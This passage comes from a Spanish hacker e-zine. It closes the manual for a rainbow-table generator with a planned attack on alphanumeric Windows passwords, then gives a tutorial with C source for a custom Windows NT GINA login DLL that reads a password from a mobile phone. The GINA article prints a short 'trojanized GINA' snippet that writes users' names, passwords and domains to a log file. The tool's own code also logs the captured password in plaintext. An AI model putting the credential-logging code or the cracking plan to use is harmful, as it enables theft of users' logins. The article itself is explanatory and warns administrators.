Esto podria resolverse usando 'prefetching', que es una cualidad de las MMX. He pensado en implementar esta caracteristica, pero actualmente es solo un proyecto. ¿Alguien tiene alguna sugerencia? Mi idea es que el prefetching funcionaria de maravillas en esta situacion.

### 4.9. Bugs (conocidos) y advertencias.

#### BUGS:

--> Debido a los errores que aparecen al operar con enteros, el porcentaje de trabajo completado que indica el programa 'seq' es meramente orientativo, y a veces pega saltos. Esto podria corregirse con facilidad, pero no creo que sea critico.

--> Actualmente el programa no crackea de modo instantaneo la cadena de todo NULLs que es comun en los passwords de menos de 8 caracteres. Esto en realidad podria considerarse como una 'misfeature': este tipo de hashes de 0 caracteres pueden considerarse como totalmente triviales.

#### ADVERTENCIAS (POR HACER):

--> Los ataques de diccionario "debiles" (a 5 y 6 caracteres) no han sido testeados extensivamente.

--> En este momento 'dseq' solo ataca a cada mitad de un hash de una vez. Los ataques integrados a las dos mitades no estan implementados; no estoy seguro de si vale la pena integrarlos. Eso complicaria 'dseq', cuando es sencillo hacerlo todo mediante macros de la shell tal y como esta ahora.

--> Hay que mejorar la salida de las preimagenes encontradas: puede ser dificil distinguir a simple vista cuando una salida contiene NULLS o espacios.

--> Hay que incluir un valor de salida especial para dseq cuando se encuentra una preimagen, de manera que la shell pueda reconocer esta circunstancia.

#### 4.10. El programa param.

Este programa sirve para estimar los parametros mas importantes de un diccionario. Hay que tener en cuenta que estos datos son estimaciones, y que en particular podrian ser vulnerables a explosiones numericas si los datos de entrada son muy grandes.

Por lo general, he podido comprobar que los resultados son bastante exactos en varios casos practicos.

El formato de 'param' es el siguiente:

```
param -f 35000000 -c 46666 -s 36
```

donde:

```
f   : El numero de filas del diccionario.
c   : El numero de columnas del diccionario.
s   : Numero total de caracteres (por defecto, 26).
```

En el caso anterior, obtenemos el resultado:

```
Filas      : 35000000
Columnas   : 4666
Metodo     : fuerte.
Probabilidad : 76.030559%
Coste      : 163.310000 GDes
F. Alarmas : 4861.150623
Mezcla     : 34.2499976%
```

Estos datos quieren decir (aparte de los obvios 'Filas' y 'Columnas'):

```
Metodo      : El metodo de generacion, fuerte o debil.
Probabilidad : Probabilidad de exito de la tabla.
Coste       : Numero de encriptaciones con DES necesario para
              generar la tabla. Se mide en miles de millones de
              encriptaciones DES, i.e. GDes.
F. Alarmas  : Estimacion del numero de falsas alarmas en caso de
              no encontrar una preimagen en la tabla. Esto es una
              estimacion del peor caso posible.
Mezcla      : Proporción de filas de la tabla que tienen un
              extremo en comun con otras.
```

He podido comprobar la validez de estas estimaciones en varias tablas experimentales. Como ejercicio interesante, es posible aplicar este programa a las tablas propuestas en el articulo de LASEC sobre Rainbow Tables.

Con este programa tambien podemos estimar el exito de los diccionarios debiles, lo cual es una gran ventaja para completar nuestros ataques. Para ello basta usar la opcion '-w', usando los demas parametros de manera normal.

#### 4.11. Ejemplo de creacion de un proyecto con param.

Supongamos que queremos lanzar un ataque como el propuesto en el articulo de LASEC, contra passwords alfanumericos con una probabilidad de exito de mas del 99%.

A) En primer lugar vamos a ocuparnos de los diccionarios fuertes.

El articulo de LASEC sugiere unos 35000000 de filas y unas 4666 columnas. Como hemos visto en la seccion anterior, eso supone un exito del 76.03%. Por lo tanto, para llegar hasta el 99% de exito necesitaremos un total de 5 tablas, dado que:  $(1 - 0.7603)^5 = 0.00079$  y  $1 - 0.00079 = 0.9992$ . Es decir, que con 5 de estas tablas podemos obtener un 99.92% de probabilidad de exito.

El esfuerzo computacional es de  $163.31 * 5 = 816.55$  GDes. Como mi cacharro es capaz de hacer uno 1.2MDes/s, esto supone un tiempo total de 7.8756 dias de computacion para generar los 5 diccionarios.

--> Con estos 5 diccionarios puedo encontrar preimagenes de passwords alfanumericos de 1,2,3,4 caracteres con probabilidad del 100%. Ademas, tengo una probabilidad del 99.92% contra passwords de 7 caracteres. De hecho, este metodo incluso cubre el 100% de los passwords de 5 caracteres, pero esto es un regalo. De todos modos, vamos a atacar a estos passwords junto a los de 6 caracteres en el ataque debil.

B) Ahora vamos a por los diccionarios debiles.

Tras unos ensayos, haciendo:

```
param -w -f 10000000 -c 1000 -s 36
```

obtenemos una estimacion del 90.50% con un coste de 10GDes. Dos diccionarios como este nos dan una probabilidad del 99%, al coste de 20GDes, lo cual es un trabajo de unas 4.6 horas. Esto es mas que suficiente para aniquilar todos los casos de 6 caracteres, y ademas con una gran redundancia.

C) Resumiendo:

Basta con 5 diccionarios fuertes de 35000000 de filas y 4666 columnas (trabajo total de unos 7.87 dias) y 2 diccionarios debiles de 10000000 filas y 1000 columnas (trabajo total de 4.6 horas).

Para generar los diccionarios fuertes recurriremos a los comandos:

```
seq -o dicf1 -f 35000000 -c 4666 -s 1234567890
seq -o dicf2 -f 35000000 -c 4666 -s 1234567890 -g 2
seq -o dicf3 -f 35000000 -c 4666 -s 1234567890 -g 3
seq -o dicf4 -f 35000000 -c 4666 -s 1234567890 -g 4
seq -o dicf5 -f 35000000 -c 4666 -s 1234567890 -g 5
```

para los diccionarios fuertes, y

```
seq -o dicd1 -f 10000000 -c 1000 -s 1234567890 -g 6 -w
seq -o dicd2 -f 10000000 -c 1000 -s 1234567890 -g 7 -w
```

para los debiles.

Con esto hemos desarrollado las líneas principales del ataque. El resto es cuestión de tiempo. Observa que quizás los parámetros del ataque podrían afinarse para obtener mejores resultados; este ejemplo lo he basado en el artículo de LASEC para el ataque fuerte y en algunas aproximaciones para el ataque débil.

#### 4.12. Contacto, clave pública, chorradas, etc.

'seq' y 'dseq' han sido programados por Cemendil, <cemendil@hotmail.com>

Agradecere cualquier comentario, pregunta, sugerencia, etc.

Mi clave pública es:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
mQGiBD+mdnMRBAD/dlcPk0bmGZZvDB0IZ9eUU6l0KEvmRLALRPgRnltk2pAbv9jM
h1Z10Sfd1Y9LhyxcXdmJhFM6/z2OjZE5U2P3ekH6pYgqqKwXNvcVbVPw0qoZc/59
CR5rT7E3IDF+wRcnZ23tcqxxY1tEfbELPovd45+HJvO+EQPgKjtn1xAEmwCg/3CO
KUQozDmwn6bAukkuUBXFdrsD/jypJuaz6D2PQPqgrzFU1+8sgzxsPYQv5/62N4nh
RT14KtQS21G1rbzhenyGk1anJyueZT/OD4wzMhH3tZcXzdkgbXE8rNCou2UZd86g
16fIi37VKNo12HucuRSX+LpHJs7k7rEKQYqm6dfLCjfZ0pKqX3yb4NJ/xel5/p01
DKZ0A/4gvNrvyvnQHqo/z7J4txwtQ4IvzR1GxulCfxPJFgu5epnMBVM6/HIj5qxv
+qcc5Pv7fgCKwvvgk3Rtlm9PyjaAVGiigwgzFtiSEhODhDJ2M8clZ7GT0bykGG6V
jP6AYjCat201vcjTTJSDnf0QRHh8gou1Rwgzggiv+9agueUsmrQfQ2vtZW5kawwg
PGN1bwvuZG1sQghvdG1hawwuY29tPokATgQQEQIADgUCP6Z2cwQLAwIBAhkBAAoJ
EHifOxh1HpkTxjAAoMahnyIOF/4quUEGEGMVtrXb26n5AKCGdAV6fI3vTccmXUOy
8o/NjHLj3bkBGwQ/pnz0EAQxAY1NRccJ7LMu8D10TFPuYeufvzVm10TmxIxL1PGs
VLfESBN7J013hPuo4erFUBJnaoC1uHtMhf7NvdVxpy/xOGx1x97a0MK/aUTDaQK9
/32v0JmHOCjyOzxdIgeE8+9Cdt0sOCpCONhSLA/3Yv7Too707amnxM1TXMT7W
kLM6P1Uzc+r7AAICBDEBA1K2V+PwoDI+L7wbngcBNSTWTB1zuZ/wyos+NhSouP4T
1lEdp7xvmeU/Hv/OBk5Rne6GNU7mQE8C8F7Kje7NfPN9cNUoZa10KDC8NcBRi1r+
owSEclLjJDIEiYOYowENE8CNI4HrruIjjucXJVY87zh4Vsw9yETerY27zJgYeCeF
CTdPzXmJAEYEGBECAAYFAj+mdnQACgkQeJ87EeUemRPWlwCeKTQLApfzs11cPZR0
GkP1PIrZIZoAn3wzHb2P2mN75+7rgI343hs91TIT
=i71H
-----END PGP PUBLIC KEY BLOCK-----
```

Bueno, otra noche sin dormir, y otro generador de Rainbow Tables, con documentación y todo. Share and enjoy!

C.

\*EOF\*

```
-[ 0x06 ]-----  
-[ GINA y moviles ]-----  
-[ by FCA00000 ]-----SET-30--
```

/\*

Una vez más, me presento ante vosotros para explicar un concepto de seguridad de windows NT, llamado GINA: Graphical Identification and Authentication. En pocas palabras, GINA es el modelo de login interactivo. Gracias a que es extendible, se puede programar otro mecanismo de autenticación que extienda o reemplace al definido normalmente en windows NT.

Por ejemplo, las tarjetas inteligentes SmartCard, o los de reconocimiento de la huella dactilar, o autenticación en sub-dominios, se llevan a cabo mediante GINA.

En este artículo, voy a hacer que el nombre de usuario se pida mediante el diálogo normal de windows, pero la clave se solicite a través del teléfono móvil.

La mayoría de los datos necesarios para entender GINA los he sacado de un ejemplo llamado GINASTUB y GINA que se encuentran en el DDK de windowsNT. Agradezco a sus autores la claridad con que están presentados.

Existe una librería en windows llamada MSGINA que es invocada por el programa winlogon para que el usuario presente sus credenciales. Para realmente validar al usuario, usa la función LogonUser .

Pero en un sustituto de MSGINA, lo que hay que hacer es proporcionar nuestra propia autenticación. Además de esto, el usuario debe estar definido en windows, o si no hay que proveer mucha más funcionalidad. Por ejemplo, las horas en las que el usuario puede acceder, el directorio inicial, ... Para no complicarnos la vida en exceso, lo que voy a hacer es un nuevo GINA llamado FCA\_GINA que llamará a las funciones originales de MSGINA, excepto cuando el usuario pretende meter su clave, que entonces conectará con el móvil.

Esto hay que hacerlo porque GINA no solo provee funciones para logon, sino también para el salvapantallas, logoff, bloqueo del terminal, apagado, y algunas más. Si quieres implementar una, tienes que definir todas.

Así que tan pronto como sea posible (y este momento es cuando winlogon llama a nuestra función WlxNegotiate) hay que cargar la librería original MSGINA.DLL y obtener punteros a sus funciones. Para eso, se usan las funciones LoadLibrary y GetProcAddress.

A partir de entonces el sistema nos irá llamando. Por ejemplo, cuando el usuario está inactivo más de un tiempo establecido, llamará a la función WlxScreenSaverNotify. En nuestro caso, como no queremos hacer nada especial, simplemente llamamos a la función original con los mismos parámetros:

```
BOOL WINAPI WlxScreenSaverNotify(  
    PVOID pWlxContext,  
    BOOL * pSecure  
)  
{  
    return GwlxScreenSaverNotify( pWlxContext, pSecure );  
}
```

Notar que esto tiene un claro comportamiento erróneo: si el sistema tiene ya definido un sustituto para MSGINA, por ejemplo para un sistema que muestra un salvapantallas distinto, y con nombre GINA\_EXT, lo que hacemos en realidad es llamar al MSGINA después de nuestro manejo (inexistente) del evento WlxScreenSaverNotify, cuando lo correcto sería llamar al GINA\_EXT.WlxScreenSaverNotify

Pero sigamos con lo que interesa.

Lo gracioso está en la función de login: WlxLoggedOutSAS

Los parámetros que winlogon nos manda son:

PVOID pWlxContext = Contexto de la ventana.

DWORD dwSasType = tipo de evento. Es Wlx\_SAS\_TYPE\_CTRL\_ALT\_DEL para login

PLUID pAuthenticationId = identificador de autenticación. Podemos

cambiar las estadísticas del usuario, por ejemplo la hora de último login

PSID pLogonSid = identificador de seguridad. Número único para cada sesión.

PDWORD pdwOptions = opciones para el logon, por ejemplo para cargar el perfil

PHANDLE phToken = handle representando el usuario que ha accedido.

PWLX\_MPR\_NOTIFY\_INFO pMprNotifyInfo = puntero al nombre, dominio, y clave.

Se usa si tenemos que acceder a otro dominio. Nosotros lo usaremos.  
PVOID \*pProfile = tipo, y datos del perfil. Dejaremos que MSGINA lo maneje.

El parametro de salida es

WLX\_SAS\_ACTION\_LOGON El usuario ha accedido.  
WLX\_SAS\_ACTION\_NONE El intento de acceso no tiene éxito.  
WLX\_SAS\_ACTION\_SHUTDOWN El usuario ha solicitado apagar el sistema. Supongo que es de todos conocido que existe una opcion del registro llamada ShutdownWithoutLogon que permite apagar el sistema sin necesidad de logon.

Si queremos mostrar más información, o la razón por la que el usuario no puede conectar (ej. El móvil no esta enchufado) podemos mostrar un diálogo. Dado que en este momento no existe todavía un entorno (desktop) de usuario, no se pueden usar las funciones MessageBox y DialogBox, así que hay que usar otras equivalentes llamadas WlxMessageBox y WlxDialogBox. Por supuesto, también tenemos nuestra propia ventana, así que podemos mostrar allí cualquier otra cosa, tal como un dibujo, o un dialogo a nuestra medida. Esto es lo que hace el ejemplo GINA incluido en el DDK.

Pero para mantener las cosas simples, yo voy a llamar al diálogo estandar de windows, a traves de su puntero original GwLxLoggedOutSAS:

```
int iRet;  
  
iRet = GwLxLoggedOutSAS( pWlxContext, dwSasType, pAuthenticationId,  
                        pLogonSid, pdwOptions, phToken, pMprNotifyInfo, pProfile );
```

que me devolviera iRet == WLX\_SAS\_ACTION\_LOGON cuando el usuario ha escrito su nombre y su clave (que será vacía).

A partir de ahí ya es todo mío: la estructura pMprNotifyInfo me proporciona acceso al nombre de usuario, clave, y dominio.

Si fuera un programador malévolo, podría crear un GINA troyanizado que escribiera en un fichero esta información:

```
if(iRet == WLX_SAS_ACTION_LOGON)  
{  
    ap=fopen("FCA_GINA.log","a+");  
    fprintf(ap,"Usuario = %s\n", pMprNotifyInfo->pszUserName[i] );  
    fprintf(ap,"Clave = %s\n", pMprNotifyInfo->pszPassword[i] );  
    fprintf(ap,"Dominio = %s\n", pMprNotifyInfo->pszDomain[i] );  
    fclose(ap);  
}
```

y no tendría más que pedir a un administrador que usara mi ordenador para así averiguar su clave. Bueno, estoy pensando en un entorno corporativo donde hay cientos de ordenadores y los usuarios no tienen permisos locales de administrador, claro.

Así que confío en que los administradores de servidores NT (que espero lean éste artículo) vigilen que no hay un GINA instalado en su sistema.

Vamos a lo nuestro, que ando otra vez por las ramas.

Como describí en un artículo anterior, es posible usar comandos AT para manejar la tarjeta SIM albergada en un teléfono móvil Siemens-S45 conectado al ordenador.

Cuando digo "conectado", me refiero a 2 metodos:

- El primero es mediante la red de telefonía. Es decir, mandando un SMS que pedirá la clave en la pantalla del móvil. Este metodo no es efectivo, porque puede haber un retraso de varios minutos, y además, se supone que el usuario esta delante del ordenador, no? Sin embargo, podría ser útil para autorización remota del ordenador. Por ejemplo, un usuario necesita la clave de su jefe para acceder. Así que se sienta delante del ordenador, y escribe su nombre. El ordenador tiene un módem (o un teléfono móvil) que manda un SMS al teléfono del jefe. Este responde con otro SMS que tiene la clave, y que el módem recibe. Extrae la clave, se completan los datos de autenticación, y el usuario accede al ordenador.
- El segundo es mediante cable o infrarrojos. En este escenario, todos los usuarios disponen de un teléfono con capacidad de conectarse (si es por infrarrojos, mejor, pues prácticamente todos los móviles tienen infrarrojos) El usuario escribe su nombre en el ordenador (este paso puede ser omitido, ya que el nombre de usuario se puede almacenar en el móvil). Despues, apunta su móvil hacia el puerto del ordenador. El ordenador encuentra el móvil, y tras el establecimiento del protocolo, le pide al móvil que solicite la clave al usuario. La clave se devuelve

al ordenador, que completa el proceso de login.

En este punto hay varias alternativas:

- la clave se almacena en el móvil. El usuario no necesita recordarla. Lo malo es que si le roban el teléfono al usuario, el ladrón puede acceder al sistema. La clave no tiene porqué ser un numero. Por ejemplo, puede ser el propio número de telefono, o una registro en la agenda de direcciones.
  - la clave es el PIN. La validación se realiza internamente en el móvil, y el ordenador recibe la confirmación de que el usuario conoce su propio PIN. Con este metodo, la autenticación queda delegada en el móvil. Esto permite usar los mecanismos de seguridad del SIM.
  - la clave se almacena en el ordenador. El móvil sirve unicamente para escribirla, y el ordenador tiene que validarla. Esto permite que la clave se pueda transmitir a otros ordenadores, por ejemplo si es necesaria autenticación en otros dominios.
- Este procedimiento es el que voy a usar. No es el más seguro, ya que la clave se transmite sin codificar, pero es el que mejor ilustra el proceso.

Así que el punto de entrada es la función obtener\_clave\_movil.

Solo por comodidad, esta funcion llama a otra llamada main .

Tengo que compilar FCA\_GINA como una DLL, pero nadie me impide que también lo convierta en un progama. Así me resulta más fácil debugear, antes de instalarla adecuadamente.

Tenemos que main se encarga de abrir el puerto de comunicaciones COM4. Mi ordenador tiene 1 puerto serie y otro de infrarrojos. Gracias al programa IrCOMM2k , se convierte el puerto infrarrojos en COM4 que puedo abrir con

```
ttyfd = CreateFile ("COM4", GENERIC_READ, ...
```

y puedo establecer los parametros con

```
GetCommState(ttyfd, &dcb);
```

seguido de

```
dcb.BaudRate = CBR_57600;
```

y similares, finalizando con

```
SetCommState(ttyfd, &dcb);
```

Tambien me interesa cambiar los tiempos de time-out:

```
ctTimeOuts.ReadIntervalTimeout = 100;
```

```
SetCommTimeOuts(ttyfd, &ctTimeOuts);
```

Declaro los datos que quiero mandar:

```
strcpy(tmpbuf, "at^sstk=22,0\r" );
```

y los escribo en el puerto con

```
writeFile(ttyfd, tmpbuf, ...
```

La segunda parte del comando es la que vale para que el SIM solicite la clave.

Para el formato y su significado, ver el artículo de esta misma entrega, que creo que se llamará "moviles3" o "SIM application Toolkit".

En la pantalla del móvil sólo aparece la pregunta "SI?" que es poco informativa, ya lo sé. También podría haber hecho que sonara un pitido, pero no quiero complicar la cosa.

La clave tiene un mínimo de 5 y un máximo de 8 caracteres numéricos.

El usuario ve lo que está escribiendo. Es posible hacer que cada pulsación de tecla muestre un asterisco, pero es mejor así.

Ahora solo tengo que esperar la respuesta:

```
ReadFile(ttyfd, ...
```

Gracias al timeout, cada 1000 milisegundos miramos a ver si hay un dato

para nosotros. Si no, decremento el contador del bucle y sigo.

Esto quiere decir que el usuario tiene 20 segundos para escribir la clave.

Cuando se ha escrito y pulsado el boton "OK" del móvil, se responde con el comando

```
^SSTK: 8103012300820282818301008D0704303030303030
```

si la clave es '000000'

Esto corresponde a las ultimas cifras 30 30 30 30 30 30

Así que saco los caracteres de 2 en 2 a partir de la posición 32 tras '^SSTK:'

Ya sé que podría interpretar el resultado segun el formato, pero esto es sólo para mostrar como se hace.

La clave la almaceno en una variable global.

Esto es una metodología sumamente peligrosa, pues queda en memoria

durante toda la sesión, con el riesgo de que el siguiente

usuario en usar el ordenador la pueda extraer analizando toda la memoria.

Ya puedo retornar a la rutina para evaluar si la clave es correcta.

En mi caso, lo que hago es llamar otra vez a windows para que me diga si existe un usuario "securizado" y la clave es correcta. Supongamos que el usuario se llama "prueba", y lo hemos autenticado correctamente con la primera llamada a GwLxLoggedOutSAS. Bueno, pues si el usuario ha metido la clave mediante el móvil, entonces intento autenticar a "prueba\_seguro" con la clave introducida.

```
strcat(pMprNotifyInfo->pszUserName, "_seguro" );  
strcpy(pMprNotifyInfo->pszPassword, clave_movil );
```

```
Y llamo a  
iRet = GwLxLoggedOutSAS(  
    pWlxContext,  
    dwSasType,  
    pAuthenticationId,  
    pLogonSid,  
    pdwOptions,  
    phToken,  
    pMprNotifyInfo,  
    pProfile  
);
```

Si esta segunda autenticación tiene éxito, devolverá WLX\_SAS\_ACTION\_LOGON. Si algo ha ido mal durante el proceso, se devuelve WLX\_SAS\_ACTION\_NONE

Para probarlo, hay que seguir los pasos para instalación de GINA. En breve, esto es copiar la DLL al directorio local \WINNT\System32 y crear una nueva clave REG\_SZ en el registro HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon llamada GinaDLL con el nombre de nuestra librería, en este caso FCA\_GINA. Así se entiende que no puede haber 2 librerías de autenticación alternativa. Si tienes, por ejemplo, un sistema de SmartCard, no puedes apilarlo sobre un sistema de huella digital. Similarmente, no es posible usarlos alternativamente, es decir, que unos usuarios usen uno, y otros usen otro. La solución a esto es que el nuevo sistema de autenticación guarde nota del sistema anterior, antes de copiarse en \WINNT\System32, y que lo invoque cada vez que haya acabado con su propia autenticación.

Hay muchas cosas a tener en cuenta.

Lo primero es que la librería se llama cuando intentas acceder al sistema. Si te equivocas en el programa y no funciona, serás incapaz de entrar. Por eso yo he puesto una doble medida: si hay un disquete en la disquetera y existe un archivo llamado "si.txt", entonces se intenta la autenticación mediante el móvil. En un entorno real de producción debe ser justo lo opuesto. Por ejemplo, Administrador debería ser capaz de entrar aunque no tenga móvil. Esto servirá también para el caso en que el puerto deja de funcionar.

Segundo: la librería declarada en el registro debe existir en \WINNT\System32 o de lo contrario windows se negará a autenticar a cualquier usuario. En el manual dice que si no funciona correctamente, lo mejor es borrarla, pues así no se usará. Mentira. Si la borras, winlogon no deja entrar a nadie.

Tercero: imagínate que no funciona como esperas. Gracias a que has seguido la primera indicación, eres capaz de entrar "por la puerta de atrás". Pero cuando haces los cambios, e intentas instalar la librería modificada, windows te dice que no es posible sobre-escribir el archivo porque esta siendo usado. La solución es tener un sistema dual de arranque, por ejemplo otra partición con windows que permita acceder a la primera. Lo malo es que cada vez que haces un cambio, eso implica arrancar el otro sistema, copiar la nueva librería, y arrancar de nuevo con el sistema de prueba. Para que sirva de escarmiento, yo he tenido que hacer eso unas 7-8 veces.

Para saber por dónde va tu programa, puedes usar ventanas de diálogo, o bien escribir la traza en un fichero. Eso facilita las cosas, pues si compartes la unidad \WINNT\System32, puedes verla desde otro ordenador, a pesar de que no haya ningún usuario "logueado" en el ordenador de prueba.

Por supuesto, la manera de atenuar los riesgos anteriores es usar el debugger para windows NTSD. Cualquier otro posiblemente necesite que el usuario haya iniciado una sesión, así que no valen. Animo; NTSD no es tan difícil, y

es el debugger usado en la propia Microsoft.

La documentación de GINA dice "en sistemas compartidos antiguos, los usuarios podían ir a un terminal aparentemente no usado, y al pulsar la tecla ENTER se les solicitaba su usuario y clave. El problema con esto era que en realidad había un Caballo de Troya que recogía la clave pero indicaba que era errónea. El resultado era que el usuario le había proporcionado su clave a otro. En windows NT, los usuarios pueden usar una Secuencia de Atención Segura, a la que ningún Caballo de Troya puede acceder. Eso se hace con CTRL+ALT+DEL." Y yo me pregunto: ¿que es GINA, sino una puerta para caballos de troya? De acuerdo que el usuario necesita tener permiso para copiar archivos a sistema, y para crear claves del registro, pero eso tampoco es inusual.

En resumen, es sencillo modificar los sistemas de login y sustituirlos por uno hecho a medida.

Relacionado con este tema, hay otra posibilidad llamada SubAutenticación. Sirve solo para autenticar, sin la parte del interface gráfico, ni la gestión de logoff o el salvapantallas. Lo bueno es que puede apilarse sobre otros mecanismos.

Para que funcione, debe haber un dato llamado "Authentication Packages" con el valor `msv1_0` en la rama `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`

Entonces en la rama del registro `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0` se encuentran una lista de DLL que permiten autenticación.

Por ejemplo, en mi sistema hay definidas:

- FPNWCLNT para clientes NetWare
- RASSFM para clientes de acceso telefónico
- IISUBA para el servidor web (cuando actúa como cliente del sistema operativo)

Cuando se intenta entrar al ordenador, un subsistema puede solicitar un método de autenticación particular. Entonces se carga la librería y se ejecuta el método `Msv1_0SubAuthenticationRoutine`. Eso es lo que hace RAS, por ejemplo. Como no se le puede presentar al usuario una ventana de login en el ordenador servidor, la clave se solicita en el cliente y se envía mediante el módem hacia el ordenador servidor, quien la verifica.

Entonces la librería decide dejar entrar al usuario, o no. A diferencia de GINA, el usuario ya ha sido localizado en el dominio, por lo que esta rutina puede solamente re-confirmar el acceso, o bien denegarlo. Es por esto que las credenciales del usuario ya están disponibles, y la clave en limpio no se puede usar, sino que hay que usar el hash. Notar que el usuario todavía no está autenticado. Esto es lo que precisamente tenemos que hacer.

Grosso modo, hay que definir

`NTSTATUS`

`NTAPI`

```
Msv1_0SubAuthenticationRoutine (  
    IN NETLOGON_LOGON_INFO_CLASS LogonLevel,  
    IN PVOID LogonInformation,  
    IN ULONG Flags,  
    IN PUSER_ALL_INFORMATION UserAll,  
    OUT PULONG WhichFields,  
    OUT PULONG UserFlags,  
    OUT PBOOLEAN Authoritative,  
    OUT PLARGE_INTEGER LogoffTime,  
    OUT PLARGE_INTEGER KickoffTime  
)
```

```
{
```

```
// en este ejemplo tonto, nunca dejamos entrar al usuario "prueba"
```

```
if ( UserAll->UserId != DOMAIN_USER_RID_ADMIN &&  
    strcmp(UserAll->UserName.Buffer, "prueba")!=0 )
```

```
{
```

```
    *Authoritative = TRUE;
```

```
    return STATUS_INVALID_LOGON_HOURS;
```

```
}
```

```

else
{
    *Authoritative = TRUE;
    return STATUS_SUCCESS;
}
}

```

La rama HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\MSV1\_0\Auth0 es especial. En vez de tener que ser invocada por un subsistema, es invocada por todos los sistemas, después de que el acceso ha sido dado. En otras palabras, es un filtro adicional. En lugar de llamar a la función anterior, se llamará a

```

NTSTATUS
NTAPI
Msv1_0SubAuthenticationFilter(
    IN NETLOGON_LOGON_INFO_CLASS LogonLevel,
    IN PVOID LogonInformation,
    IN ULONG Flags,
    IN PUSER_ALL_INFORMATION UserAll,
    OUT PULONG whichFields,
    OUT PULONG UserFlags,
    OUT PBOOLEAN Authoritative,
    OUT PLARGE_INTEGER LogoffTime,
    OUT PLARGE_INTEGER KickoffTime
);

```

Para los administradores que deseen imponer mas restricciones al login, este es el sitio adecuado.

```

*/
#include <windows.h>
#include <stdio.h>
#include <winlxx.h>

typedef BOOL (WINAPI *PGWLXNEGOTIATE)( DWORD, DWORD* );
typedef BOOL (WINAPI *PGWLXINITIALIZE)( LPWSTR, HANDLE, PVOID, PVOID, PVOID* );
typedef VOID (WINAPI *PGWLXDISPLAYSASNOTICE)( PVOID );
typedef int (WINAPI *PGWLXLOGGEDOUTSAS)( PVOID, DWORD, PLUID, PSID, PDWORD, PHANDLE, PWLX_MPR_NOTIFY_INFO, PVOID *);
typedef BOOL (WINAPI *PGWLXACTIVATEUSERSHELL)( PVOID, PWSTR, PWSTR, PVOID );
typedef int (WINAPI *PGWLXLOGGEDONSAS)( PVOID, DWORD, PVOID );
typedef VOID (WINAPI *PGWLXDISPLAYLOCKEDNOTICE)( PVOID );
typedef int (WINAPI *PGWLXWKSTALOCKEDSAS)( PVOID, DWORD );
typedef BOOL (WINAPI *PGWLXISLOCKOK)( PVOID );
typedef BOOL (WINAPI *PGWLXISLOGOFFOK)( PVOID );
typedef VOID (WINAPI *PGWLXLOGOFF)( PVOID );
typedef VOID (WINAPI *PGWLXSHUTDOWN)( PVOID, DWORD );
typedef BOOL (WINAPI *PGWLXSCRENSAVERNOTIFY)( PVOID, BOOL * );
typedef BOOL (WINAPI *PGWLXSTARTAPPLICATION)( PVOID, PWSTR, PVOID, PWSTR );

```

```

PWLX_DISPATCH_VERSION_1_0 g_pwinlogon;

```

```

// Punteros globales a las direcciones originales
PGWLXNEGOTIATE GwLxNegotiate;
PGWLXINITIALIZE GwLxInitialize;
PGWLXDISPLAYSASNOTICE GwLxDisplaysASNotice;
PGWLXLOGGEDOUTSAS GwLxLoggedOutSAS;
PGWLXACTIVATEUSERSHELL GwLxActivateUserShell;
PGWLXLOGGEDONSAS GwLxLoggedOnSAS;
PGWLXDISPLAYLOCKEDNOTICE GwLxDisplayLockedNotice;
PGWLXWKSTALOCKEDSAS GwLxwkstaLockedSAS;
PGWLXISLOCKOK GwLxIsLockOk;
PGWLXISLOGOFFOK GwLxIsLogoffOk;
PGWLXLOGOFF GwLxLogoff;
PGWLXSHUTDOWN GwLxShutdown;
PGWLXSTARTAPPLICATION GwLxStartApplication;
PGWLXSCRENSAVERNOTIFY GwLxScreenSaverNotify;

```

```

char clave_movil[] = "0000000000000000000000000000000000000000000000000000000000000000";

```

```

int main(int argc, char *argv[])

```

```

{
DWORD actual;
int datos = 0, otra_vez=20, i;
HANDLE ttyfd;
DCB dcb;
COMMTIMEOUTS ctTimeOuts;
char tmpbuf[200] = {0,};
char *p;
char CTRL_Z[] = {0x1A, 0x00};
FILE *ap;

ttyfd = CreateFile ("COM1", GENERIC_READ | GENERIC_WRITE,
    0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

GetCommState(ttyfd, &dcb);
dcb.fBinary = TRUE; dcb.BaudRate = CBR_57600; dcb.fParity = FALSE;
dcb.Parity = 0; dcb.ByteSize = 8; dcb.StopBits = 1;

SetCommState(ttyfd, &dcb);
ctTimeOuts.ReadIntervalTimeout = 100;
ctTimeOuts.ReadTotalTimeoutMultiplier = 1;
ctTimeOuts.ReadTotalTimeoutConstant = 1000;
ctTimeOuts.WriteTotalTimeoutMultiplier = 1;
ctTimeOuts.WriteTotalTimeoutConstant = 5000;
SetCommTimeOuts(ttyfd, &ctTimeOuts);

sleep(500);

PurgeComm(ttyfd, PURGE_RXABORT | PURGE_RXCLEAR);

strcpy(tmpbuf, "at^sstk=22,0\r" );
writeFile(ttyfd, tmpbuf, strlen(tmpbuf), &actual, NULL);
sleep(500);

strcpy(tmpbuf, "D0138103012300820281028D040453493F11020508" );
strcat(tmpbuf, CTRL_Z );
writeFile(ttyfd, tmpbuf, strlen(tmpbuf), &actual, NULL);
sleep(500);

while(otra_vez)
{
    ReadFile(ttyfd, tmpbuf, sizeof(tmpbuf), &actual, NULL);
    otra_vez--;
    if(strchr(tmpbuf, ':')!=NULL )
    {
        otra_vez = 0;
    }
};
p=strchr(tmpbuf, ':');
i=0;
// los primeros 32 caracteres tras el 'SSTK :' son
// cabeceras del protocolo
for(datos=32;datos<52;datos+=2)
{
    if(p[datos]==0)
        break;
    if(p[datos]!='3') //los caracteres son '3x' donde x es la tecla
        break;
    clave_movil[i++]=p[datos+1];
}
clave_movil[i++]=0;
printf("clave_movil=%s\n", clave_movil );
ap=fopen("FCA_GINA.log","a+");
fprintf(ap,"clave_movil =%s\n", clave_movil );
fclose(ap);
close(ttyfd);
}

int obtener_clave_movil()
{
main(0,NULL);
return 0;
}

```

```

BOOL
inicializa( void )
{
    HINSTANCE hDll;

    hDll = LoadLibrary( TEXT("MSGINA.DLL") );

    // Obtener las direcciones de las funciones originales
    GwLxNegotiate = (PGWLXNEGOTIATE)GetProcAddress( hDll, "wLxNegotiate" );
    GwLxInitialize = (PGWLXINITIALIZE)GetProcAddress( hDll, "wLxInitialize" );
    GwLxDisplaySASNotice =
